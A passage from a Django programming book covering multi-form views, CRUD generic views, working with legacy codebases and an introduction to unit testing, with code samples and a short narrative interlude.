Corresponding to the form mixin, there is a view mixin called `UserFormKwargsMixin`, which needs to be added to the view, along with `LoginRequiredMixin` to ensure that only logged-in users can access this view:

```
class VIPCheckFormView(LoginRequiredMixin, UserFormKwargsMixin,
generic.FormView):

   form_class = PersonDetailsForm
    ...
```

Now, the `user` argument will be passed to the `PersonDetailsForm` form automatically.

Do check out other form mixins in `django-braces` such as `FormValidMessageMixin`, which are readymade solutions to common form-usage patterns.

Pattern – multiple form actions per view

Problem: Handling multiple form actions in a single view or page.

Solution: Forms can use separate views to handle form submissions or a single view can identify the form based on the `Submit` button's name.

Problem details

Django makes it relatively straightforward to combine multiple forms with the same action, for example, a single submit button. However, most web pages need to show several actions on the same page. For example, you might want the user to subscribe or unsubscribe from a newsletter in two distinct forms on the same page.

However, Django's `FormView` is designed to handle only one form per view scenario. Many other generic class-based views also share this assumption.

Solution details

There are two ways to handle multiple forms: a separate view and single view. Let's take a look at the first approach.

Separate views for separate actions

This is a fairly straightforward approach with each form specifying different views as their actions. For example, take the subscribe and unsubscribe forms. There can be two separate view classes to handle just the `POST` method from their respective forms.

Same view for separate actions

Perhaps you find the splitting views to handle forms to be unnecessary, or you find handling logically related forms in a common view to be more elegant. Either way, we can work around the limitations of generic class-based views to handle more than one form.

While using the same view class for multiple forms, the challenge is to identify which form issued the `POST` action. Here, we take advantage of the fact that the name and value of the `Submit` button is also submitted. If the `Submit` button is named uniquely across forms, then the form can be identified while processing.

Here, we define a subscribe form using crispy forms so that we can name the `submit` button as well:

```
class SubscribeForm(forms.Form):
    email = forms.EmailField()

    def __init__(self, *args, **kwargs):
        super().__init__(*args, **kwargs)
        self.helper = FormHelper(self)
        self.helper.layout.append(Submit('subscribe_butn',
'Subscribe'))
```

The `UnSubscribeForm` unsubscribe form class is defined in exactly the same way (and hence is, omitted), except that its `Submit` button is named `unsubscribe_butn`.

Since `FormView` is designed for a single form, we will use a simpler class-based view say, `TemplateView`, as the base for our view. Let's take a look at the view definition and the `get` method:

```
from .forms import SubscribeForm, UnSubscribeForm

class NewsletterView(generic.TemplateView):
    subcribe_form_class = SubscribeForm
    unsubcribe_form_class = UnSubscribeForm
    template_name = "newsletter.html"

    def get(self, request, *args, **kwargs):
        kwargs.setdefault("subscribe_form", self.subcribe_form_
class())
        kwargs.setdefault("unsubscribe_form", self.unsubcribe_form_
class())
        return super().get(request, *args, **kwargs)
```

The keyword arguments to a `TemplateView` class get conveniently inserted into the template context. We create instances of either form only if they don't already exist, with the help of the `setdefault` dictionary method. We will soon see why.

Next, we will take a look at the `POST` method, which handles submissions from either form:

```
def post(self, request, *args, **kwargs):
    form_args = {
        'data': self.request.POST,
        'files': self.request.FILES,
    }
    if "subscribe_butn" in request.POST:
        form = self.subcribe_form_class(**form_args)
        if not form.is_valid():
            return self.get(request,
                            subscribe_form=form)
        return redirect("success_form1")
    elif "unsubscribe_butn" in request.POST:
        form = self.unsubcribe_form_class(**form_args)
        if not form.is_valid():
            return self.get(request,
                            unsubscribe_form=form)
        return redirect("success_form2")
    return super().get(request)
```

First, the form keyword arguments, such as `data` and `files`, are populated in a `form_args` dictionary. Next, the presence of the first form's `Submit` button is checked in `request.POST`. If the button's name is found, then the first form is instantiated.

If the form fails validation, then the response created by the `GET` method with the first form's instance is returned. In the same way, we look for the second forms submit button to check whether the second form was submitted.

Instances of the same form in the same view can be implemented in the same way with form prefixes. You can instantiate a form with a prefix argument such as `SubscribeForm(prefix="offers")`. Such an instance will prefix all its form fields with the given argument, effectively working like a form namespace.

Pattern – CRUD views

Problem: Writing boilerplate for CRUD interfaces to a model is repetitive.

Solution: Use generic class-based editing views.

Problem details

In most web applications, about 80 percent of the time is spent writing, creating, reading, updating, and deleting (CRUD) interfaces to a database. For instance, Twitter essentially involves creating and reading each other's tweets. Here, a tweet would be the database object that is being manipulated and stored.

Writing such interfaces from scratch can get tedious. This pattern can be easily managed if CRUD interfaces can be automatically created from the model class itself.

Solution details

Django simplifies the process of creating CRUD views with a set of four generic class-based views. They can be mapped to their corresponding operations as follows:

- `CreateView`: This view displays a blank form to create a new object
- `DetailView`: This view shows an object's details by reading from the database
- `UpdateView`: This view allows to update an object's details through a pre-populated form
- `DeleteView`: This view displays a confirmation page and, on approval, deletes the object

Let's take a look at a simple example. We have a model that contains important dates, which are of interest to everyone using our site. We need to build simple CRUD interfaces so that anyone can view and modify these dates. Let's take a look at the `ImportantDate` model itself:

```
# models.py
class ImportantDate(models.Model):
    date = models.DateField()
    desc = models.CharField(max_length=100)

    def get_absolute_url(self):
        return reverse('impdate_detail', args=[str(self.pk)])
```

The `get_absolute_url()` method is used by the `CreateView` and `UpdateView` classes to redirect after a successful object creation or update. It has been routed to the object's `DetailView`.

The CRUD views themselves are simple enough to be self-explanatory, as shown in the following code:

```
# views.py
from django.core.urlresolvers import reverse_lazy
from . import forms

class ImpDateDetail(generic.DetailView):
    model = models.ImportantDate

class ImpDateCreate(generic.CreateView):
    model = models.ImportantDate
    form_class = forms.ImportantDateForm

class ImpDateUpdate(generic.UpdateView):
    model = models.ImportantDate
    form_class = forms.ImportantDateForm

class ImpDateDelete(generic.DeleteView):
    model = models.ImportantDate
    success_url = reverse_lazy("impdate_list")
```

In these generic views, the model class is the only mandatory member to be mentioned. However, in the case of `DeleteView`, the `success_url` function needs to be mentioned as well. This is because after deletion `get_absolute_url` cannot be used anymore to find out where to redirect users.

Defining the `form_class` attribute is not mandatory. If it is omitted, a `ModelForm` method corresponding to the specified model will be created. However, we would like to create our own model form to take advantage of crispy forms, as shown in the following code:

```
# forms.py
from django import forms
from . import models
from crispy_forms.helper import FormHelper
from crispy_forms.layout import Submit

class ImportantDateForm(forms.ModelForm):
    class Meta:
        model = models.ImportantDate
        fields = ["date", "desc"]

    def __init__(self, *args, **kwargs):
```

```
        super().__init__(*args, **kwargs)

        self.helper = FormHelper(self)
        self.helper.layout.append(Submit('save', 'Save'))
```

Thanks to crispy forms, we need very little HTML markup in our templates to build these CRUD forms.

Note that explicitly mentioning the fields of a `ModelForm` method is a best practice and will soon become mandatory in future releases.

The template paths, by default, are based on the view class and the model names. For brevity, we omitted the template source here. Note that we can use the same form for `CreateView` and `UpdateView`.

Finally, we take a look at `urls.py`, where everything is wired up together:

```
url(r'^impdates/create/$',
    pviews.ImpDateCreate.as_view(), name="impdate_create"),
url(r'^impdates/(?P<pk>\d+)/$',
    pviews.ImpDateDetail.as_view(), name="impdate_detail"),
url(r'^impdates/(?P<pk>\d+)/update/$',
    pviews.ImpDateUpdate.as_view(), name="impdate_update"),
url(r'^impdates/(?P<pk>\d+)/delete/$',
    pviews.ImpDateDelete.as_view(), name="impdate_delete"),
```

Django generic views are a great way to get started with creating CRUD views for your models. With a few lines of code, you get well-tested model forms and views created for you, rather than doing the boring task yourself.

Summary

In this chapter, we looked at how web forms work and how they are abstracted using form classes in Django. We also looked at the various techniques and patterns to save time while working with forms.

In the next chapter, we will take a look at a systematic approach to work with a legacy Django codebase, and how we can enhance it to meet evolving client needs.

8
Dealing with Legacy Code

In this chapter, we will discuss the following topics:

- Reading a Django code base
- Discovering relevant documentation
- Incremental changes versus full rewrites
- Writing tests before changing code
- Legacy database integration

It sounds exciting when you are asked to join a project. Powerful new tools and cutting-edge technologies might await you. However, quite often, you are asked to work with an existing, possibly ancient, codebase.

To be fair, Django has not been around for that long. However, projects written for older versions of Django are sufficiently different to cause concern. Sometimes, having the entire source code and documentation might not be enough.

If you are asked to recreate the environment, then you might need to fumble with the OS configuration, database settings, and running services locally or on the network. There are so many pieces to this puzzle that you might wonder how and where to start.

Understanding the Django version used in the code is a key piece of information. As Django evolved, everything from the default project structure to the recommended best practices have changed. Therefore, identifying which version of Django was used is a vital piece in understanding it.

Change of Guards

Sitting patiently on the ridiculously short beanbags in the training room, the SuperBook team waited for Hart. He had convened an emergency go-live meeting. Nobody understood the "emergency" part since go live was at least 3 months away.

Madam O rushed in holding a large designer coffee mug in one hand and a bunch of printouts of what looked like project timelines in the other. Without looking up she said, "We are late so I will get straight to the point. In the light of last week's attacks, the board has decided to summarily expedite the SuperBook project and has set the deadline to end of next month. Any questions?"

"Yeah," said Brad, "Where is Hart?" Madam O hesitated and replied, "Well, he resigned. Being the head of IT security, he took moral responsibility of the perimeter breach." Steve, evidently shocked, was shaking his head. "I am sorry," she continued, "But I have been assigned to head SuperBook and ensure that we have no roadblocks to meet the new deadline."

There was a collective groan. Undeterred, Madam O took one of the sheets and began, "It says here that the Remote Archive module is the most high-priority item in the incomplete status. I believe Evan is working on this."

"That's correct," said Evan from the far end of the room. "Nearly there," he smiled at others, as they shifted focus to him. Madam O peered above the rim of her glasses and smiled almost too politely. "Considering that we already have an extremely well-tested and working Archiver in our Sentinel code base, I would recommend that you leverage that instead of creating another redundant system."

"But," Steve interrupted, "it is hardly redundant. We can improve over a legacy archiver, can't we?" "If it isn't broken, then don't fix it", replied Madam O tersely. He said, "He is working on it," said Brad almost shouting, "What about all that work he has already finished?"

"Evan, how much of the work have you completed so far?" asked O, rather impatiently. "About 12 percent," he replied looking defensive. Everyone looked at him incredulously. "What? That was the hardest 12 percent" he added.

O continued the rest of the meeting in the same pattern. Everybody's work was reprioritized and shoe-horned to fit the new deadline. As she picked up her papers, readying to leave she paused and removed her glasses.

"I know what all of you are thinking... literally. But you need to know that we had no choice about the deadline. All I can tell you now is that the world is counting on you to meet that date, somehow or other." Putting her glasses back on, she left the room.

"I am definitely going to bring my tinfoil hat," said Evan loudly to himself.

Finding the Django version

Ideally, every project will have a `requirements.txt` or `setup.py` file at the root directory, and it will have the exact version of Django used for that project. Let's look for a line similar to this:

```
Django==1.5.9
```

Note that the version number is exactly mentioned (rather than `Django>=1.5.9`), which is called **pinning**. Pinning every package is considered a good practice since it reduces surprises and makes your build more deterministic.

Unfortunately, there are real-world codebases where the `requirements.txt` file was not updated or even completely missing. In such cases, you will need to probe for various tell-tale signs to find out the exact version.

Activating the virtual environment

In most cases, a Django project would be deployed within a virtual environment. Once you locate the virtual environment for the project, you can activate it by jumping to that directory and running the activated script for your OS. For Linux, the command is as follows:

```
$ source venv_path/bin/activate
```

Once the virtual environment is active, start a Python shell and query the Django version as follows:

```
$ python
>>> import django
>>> print(django.get_version())
1.5.9
```

The Django version used in this case is Version 1.5.9.

Alternatively, you can run the `manage.py` script in the project to get a similar output:

```
$ python manage.py --version
1.5.9
```

However, this option would not be available if the legacy project source snapshot was sent to you in an undeployed form. If the virtual environment (and packages) was also included, then you can easily locate the version number (in the form of a tuple) in the `__init__.py` file of the Django directory. For example:

```
$ cd envs/foo_env/lib/python2.7/site-packages/django
$ cat __init__.py
VERSION = (1, 5, 9, 'final', 0)
...
```

If all these methods fail, then you will need to go through the release notes of the past Django versions to determine the identifiable changes (for example, the `AUTH_PROFILE_MODULE` setting was deprecated since Version 1.5) and match them to your legacy code. Once you pinpoint the correct Django version, then you can move on to analyzing the code.

Where are the files? This is not PHP

One of the most difficult ideas to get used to, especially if you are from the PHP or ASP.NET world, is that the source files are not located in your web server's document root directory, which is usually named `wwwroot` or `public_html`. Additionally, there is no direct relationship between the code's directory structure and the website's URL structure.

In fact, you will find that your Django website's source code is stored in an obscure path such as `/opt/webapps/my-django-app`. Why is this? Among many good reasons, it is often more secure to move your confidential data outside your public webroot. This way, a web crawler would not be able to accidentally stumble into your source code directory.

As you would read in the *Chapter 11*, *Production-ready* the location of the source code can be found by examining your web server's configuration file. Here, you will find either the environment variable `DJANGO_SETTINGS_MODULE` being set to the module's path, or it will pass on the request to a WSGI server that will be configured to point to your `project.wsgi` file.

Starting with urls.py

Even if you have access to the entire source code of a Django site, figuring out how it works across various apps can be daunting. It is often best to start from the root `urls.py` `URLconf` file since it is literally a map that ties every request to the respective views.

With normal Python programs, I often start reading from the start of its execution—say, from the top-level main module or wherever the `__main__` check idiom starts. In the case of Django applications, I usually start with `urls.py` since it is easier to follow the flow of execution based on various URL patterns a site has.

In Linux, you can use the following `find` command to locate the `settings.py` file and the corresponding line specifying the root `urls.py`:

```
$ find . -iname settings.py -exec grep -H 'ROOT_URLCONF' {} \;
./projectname/settings.py:ROOT_URLCONF = 'projectname.urls'


$ ls projectname/urls.py
projectname/urls.py
```

Jumping around the code

Reading code sometimes feels like browsing the web without the hyperlinks. When you encounter a function or variable defined elsewhere, then you will need to jump to the file that contains that definition. Some IDEs can do this automatically for you as long as you tell it which files to track as part of the project.

If you use Emacs or Vim instead, then you can create a TAGS file to quickly navigate between files. Go to the project root and run a tool called **Exuberant Ctags** as follows:

```
find . -iname "*.py" -print | etags -
```


This creates a file called TAGS that contains the location information, where every syntactic unit such as classes and functions are defined. In Emacs, you can find the definition of the tag, where your cursor (or point as it called in Emacs) is at using the `M-.` command.

While using a tag file is extremely fast for large code bases, it is quite basic and is not aware of a virtual environment (where most definitions might be located). An excellent alternative is to use the `elpy` package in Emacs. It can be configured to detect a virtual environment. Jumping to a definition of a syntactic element is using the same `M-.` command. However, the search is not restricted to the tag file. So, you can even jump to a class definition within the Django source code seamlessly.


Understanding the code base

It is quite rare to find legacy code with good documentation. Even if you do, the documentation might be out of sync with the code in subtle ways that can lead to further issues. Often, the best guide to understand the application's functionality is the executable test cases and the code itself.

The official Django documentation has been organized by versions at `https://docs.djangoproject.com`. On any page, you can quickly switch to the corresponding page in the previous versions of Django with a selector on the bottom right-hand section of the page:




In the same way, documentation for any Django package hosted on `readthedocs.org` can also be traced back to its previous versions. For example, you can select the documentation of `django-braces` all the way back to v1.0.0 by clicking on the selector on the bottom left-hand section of the page:



Creating the big picture

Most people find it easier to understand an application if you show them a high-level diagram. While this is ideally created by someone who understands the workings of the application, there are tools that can create very helpful high-level depiction of a Django application.

A graphical overview of all models in your apps can be generated by the `graph_models` management command, which is provided by the `django-command-extensions` package. As shown in the following diagram, the model classes and their relationships can be understood at a glance:



Model classes used in the SuperBook project connected by arrows indicating their relationships

This visualization is actually created using PyGraphviz. This can get really large for projects of even medium complexity. Hence, it might be easier if the applications are logically grouped and visualized separately.

PyGraphviz Installation and Usage

If you find the installation of PyGraphviz challenging, then don't worry, you are not alone. Recently, I faced numerous issues while installing on Ubuntu, starting from Python 3 incompatibility to incomplete documentation. To save your time, I have listed the steps that worked for me to reach a working setup.

On Ubuntu, you will need the following packages installed to install PyGraphviz:

```
$ sudo apt-get install python3.4-dev graphviz
libgraphviz-dev pkg-config
```

Now activate your virtual environment and run pip to install the development version of PyGraphviz directly from GitHub, which supports Python 3:

```
$ pip install git+http://github.com/pygraphviz/
pygraphviz.git#egg=pygraphviz
```

Next, install `django-extensions` and add it to your `INSTALLED_APPS`. Now, you are all set.

Here is a sample usage to create a GraphViz dot file for just two apps and to convert it to a PNG image for viewing:

```
$ python manage.py graph_models app1 app2 > models.dot
$ dot -Tpng models.dot -o models.png
```

Incremental change or a full rewrite?

Often, you would be handed over legacy code by the application owners in the earnest hope that most of it can be used right away or after a couple of minor tweaks. However, reading and understanding a huge and often outdated code base is not an easy job. Unsurprisingly, most programmers prefer to work on greenfield development.

In the best case, the legacy code ought to be easily testable, well documented, and flexible to work in modern environments so that you can start making incremental changes in no time. In the worst case, you might recommend discarding the existing code and go for a full rewrite. Or, as it is commonly decided, the short-term approach would be to keep making incremental changes, and a parallel long-term effort might be underway for a complete reimplementation.

A general rule of thumb to follow while taking such decisions is—if the cost of rewriting the application and maintaining the application is lower than the cost of maintaining the old application over time, then it is recommended to go for a rewrite. Care must be taken to account for all the factors, such as time taken to get new programmers up to speed, the cost of maintaining outdated hardware, and so on.

Sometimes, the complexity of the application domain becomes a huge barrier against a rewrite, since a lot of knowledge learnt in the process of building the older code gets lost. Often, this dependency on the legacy code is a sign of poor design in the application like failing to externalize the business rules from the application logic.

The worst form of a rewrite you can probably undertake is a conversion, or a mechanical translation from one language to another without taking any advantage of the existing best practices. In other words, you lost the opportunity to modernize the code base by removing years of cruft.

Code should be seen as a liability not an asset. As counter-intuitive as it might sound, if you can achieve your business goals with a lesser amount of code, you have dramatically increased your productivity. Having less code to test, debug, and maintain can not only reduce ongoing costs but also make your organization more agile and flexible to change.

Code is a liability not an asset. Less code is more maintainable.

Irrespective of whether you are adding features or trimming your code, you must not touch your working legacy code without tests in place.

Write tests before making any changes

In the book *Working Effectively with Legacy Code*, Michael Feathers defines legacy code as, simply, code without tests. He elaborates that with tests one can easily modify the behavior of the code quickly and verifiably. In the absence of tests, it is impossible to gauge if the change made the code better or worse.

Often, we do not know enough about legacy code to confidently write a test. Michael recommends writing tests that preserve and document the existing behavior, which are called characterization tests.

Unlike the usual approach of writing tests, while writing a characterization test, you will first write a failing test with a dummy output, say *X*, because you don't know what to expect. When the test harness fails with an error, such as "**Expected output X but got Y**", then you will change your test to expect *Y*. So, now the test will pass, and it becomes a record of the code's existing behavior.

Note that we might record buggy behavior as well. After all, this is unfamiliar code. Nevertheless, writing such tests are necessary before we start changing the code. Later, when we know the specifications and code better, we can fix these bugs and update our tests (not necessarily in that order).

Step-by-step process to writing tests

Writing tests before changing the code is similar to erecting scaffoldings before the restoration of an old building. It provides a structural framework that helps you confidently undertake repairs.

You might want to approach this process in a stepwise manner as follows:

1. Identify the area you need to make changes to. Write characterization tests focusing on this area until you have satisfactorily captured its behavior.
2. Look at the changes you need to make and write specific test cases for those. Prefer smaller unit tests to larger and slower integration tests.
3. Introduce incremental changes and test in lockstep. If tests break, then try to analyze whether it was expected. Don't be afraid to break even the characterization tests if that behavior is something that was intended to change.

If you have a good set of tests around your code, then you can quickly find the effect of changing your code.

On the other hand, if you decide to rewrite by discarding your code but not your data, then Django can help you considerably.

Legacy databases

There is an entire section on legacy databases in Django documentation and rightly so, as you will run into them many times. Data is more important than code, and databases are the repositories of data in most enterprises.

You can modernize a legacy application written in other languages or frameworks by importing their database structure into Django. As an immediate advantage, you can use the Django admin interface to view and change your legacy data.

Django makes this easy with the `inspectdb` management command, which looks as follows:

```
$ python manage.py inspectdb > models.py
```

This command, if run while your settings are configured to use the legacy database, can automatically generate the Python code that would go into your models file.

Here are some best practices if you are using this approach to integrate to a legacy database:

- Know the limitations of Django ORM beforehand. Currently, multicolumn (composite) primary keys and NoSQL databases are not supported.
- Don't forget to manually clean up the generated models, for example, remove the redundant '`ID`' fields since Django creates them automatically.
- Foreign Key relationships may have to be manually defined. In some databases, the auto-generated models will have them as integer fields (suffixed with `_id`).
- Organize your models into separate apps. Later, it will be easier to add the views, forms, and tests in the appropriate folders.
- Remember that running the migrations will create Django's administrative tables (`django_*` and `auth_*`) in the legacy database.

In an ideal world, your auto-generated models would immediately start working, but in practice, it takes a lot of trial and error. Sometimes, the data type that Django inferred might not match your expectations. In other cases, you might want to add additional meta information such as `unique_together` to your model.

Eventually, you should be able to see all the data that was locked inside that aging PHP application in your familiar Django admin interface. I am sure this will bring a smile to your face.

Summary

In this chapter, we looked at various techniques to understand legacy code. Reading code is often an underrated skill. But rather than reinventing the wheel, we need to judiciously reuse good working code whenever possible. In this chapter and the rest of the book, we emphasize the importance of writing test cases as an integral part of coding.

In the next chapter, we will talk about writing test cases and the often frustrating task of debugging that follows.

9
Testing and Debugging

In this chapter, we will discuss the following topics:

- Test-driven development
- Dos and don'ts of writing tests
- Mocking
- Debugging
- Logging

Every programmer must have, at least, considered skipping writing tests. In Django, the default app layout has a `tests.py` module with some placeholder content. It is a reminder that tests are needed. However, we are often tempted to skip it.

In Django, writing tests is quite similar to writing code. In fact, it is practically code. So, the process of writing tests might seem like doubling (or even more) the effort of coding. Sometimes, we are under so much time pressure that it might seem ridiculous to spend time writing tests when we are just trying to make things work.

However, eventually, it is pointless to skip tests if you ever want anyone else to use your code. Imagine that you invented an electric razor and tried to sell it to your friend saying that it worked well for you, but you haven't tested it properly. Being a good friend of yours he or she might agree, but imagine the horror if you told this to a stranger.

Why write tests?

Tests in a software check whether it works as expected. Without tests, you might be able to say that your code works, but you will have no way to prove that it works correctly.

Additionally, it is important to remember that it can be dangerous to omit unit testing in Python because of its duck-typing nature. Unlike languages such as Haskell, type checking cannot be strictly enforced at compile time. Unit tests, being run at runtime (although in a separate execution), are essential in Python development.

Writing tests can be a humbling experience. The tests will point out your mistakes and you will get a chance to make an early course correction. In fact, there are some who advocate writing tests before the code itself.

Test-driven development

Test-driven development (TDD) is a form of software development where you first write the test, run the test (which would fail first), and then write the minimum code needed to make the test pass. This might sound counter-intuitive. Why do we need to write tests when we know that we have not written any code and we are certain that it will fail because of that?

However, look again. We do eventually write the code that merely satisfies these tests. This means that these tests are not ordinary tests, they are more like specifications. They tell you what to expect. These tests or specifications will directly come from your client's user stories. You are writing just enough code to make it work.

The process of test-driven development has many similarities to the scientific method, which is the basis of modern science. In the scientific method, it is important to frame the hypothesis first, gather data, and then conduct experiments that are repeatable and verifiable to prove or disprove your hypothesis.

My recommendation would be to try TDD once you are comfortable writing tests for your projects. Beginners might find it difficult to frame a test case that checks how the code should behave. For the same reasons, I wouldn't suggest TDD for exploratory programming.

Writing a test case

There are different kinds of tests. However, at the minimum, a programmers need to know unit tests since they have to be able to write them. Unit testing checks the smallest testable part of an application. Integration testing checks whether these parts work well with each other.

The word unit is the key term here. Just test one unit at a time. Let's take a look at a simple example of a test case:

```
# tests.py
from django.test import TestCase
from django.core.urlresolvers import resolve
from .views import HomeView
class HomePageOpenTestCase(TestCase):
    def test_home_page_resolves(self):
        view = resolve('/')
        self.assertEqual(view.func.__name__,
                         HomeView.as_view().__name__)
```

This is a simple test that checks whether, when a user visits the root of our website's domain, they are correctly taken to the home page view. Like most good tests, it has a long and self-descriptive name. The test simply uses Django's `resolve()` function to match the view callable mapped to the `"/"` root location to the known view function by their names.

It is more important to note what is not done in this test. We have not tried to retrieve the HTML contents of the page or check its status code. We have restricted ourselves to test just one unit, that is, the `resolve()` function, which maps the URL paths to view functions.

Assuming that this test resides in, say, `app1` of your project, the test can be run with the following command:

```
$ ./manage.py test app1
Creating test database for alias 'default'...
.
----------------------------------------------------------------------
Ran 1 test in 0.088s

OK
Destroying test database for alias 'default'...
```

This command runs all the tests in the `app1` application or package. The default test runner will look for tests in all modules in this package matching the pattern `test*.py`.

Django now uses the standard `unittest` module provided by Python rather than bundling its own. You can write a `testcase` class by subclassing from `django.test.TestCase`. This class typically has methods with the following naming convention:

- `test*`: Any method whose name starts with `test` will be executed as a test method. It takes no parameters and returns no values. Tests will be run in an alphabetical order.
- `setUp` (optional): This method will be run before each test method. It can be used to create common objects or perform other initialization tasks that bring your test case to a known state.
- `tearDown` (optional): This method will be run after a test method, irrespective of whether the test passed or not. Clean-up tasks are usually performed here.

A test case is a way to logically group test methods, all of which test a scenario. When all the test methods pass (that is, do not raise any exception), then the test case is considered passed. If any of them fail, then the test case fails.

The assert method

Each test method usually invokes an `assert*()` method to check some expected outcome of the test. In our first example, we used `assertEqual()` to check whether the function name matches with the expected function.

Similar to `assertEqual()`, the Python 3 `unittest` library provides more than 32 assert methods. It is further extended by Django by more than 19 framework-specific assert methods. You must choose the most appropriate method based on the end outcome that you are expecting so that you will get the most helpful error message.

Let's see why by looking at an example `testcase` that has the following `setUp()` method:

```
def setUp(self):
    self.l1 = [1, 2]
    self.l2 = [1, 0]
```

Our test is to assert that `l1` and `l2` are equal (and it should fail, given their values). Let's take a look at several equivalent ways to accomplish this:

Test Assertion Statement	What Test Output Looks Like (unimportant lines omitted)
`assert self.l1 == self.l2`	`assert self.l1 == self.l2` `AssertionError`

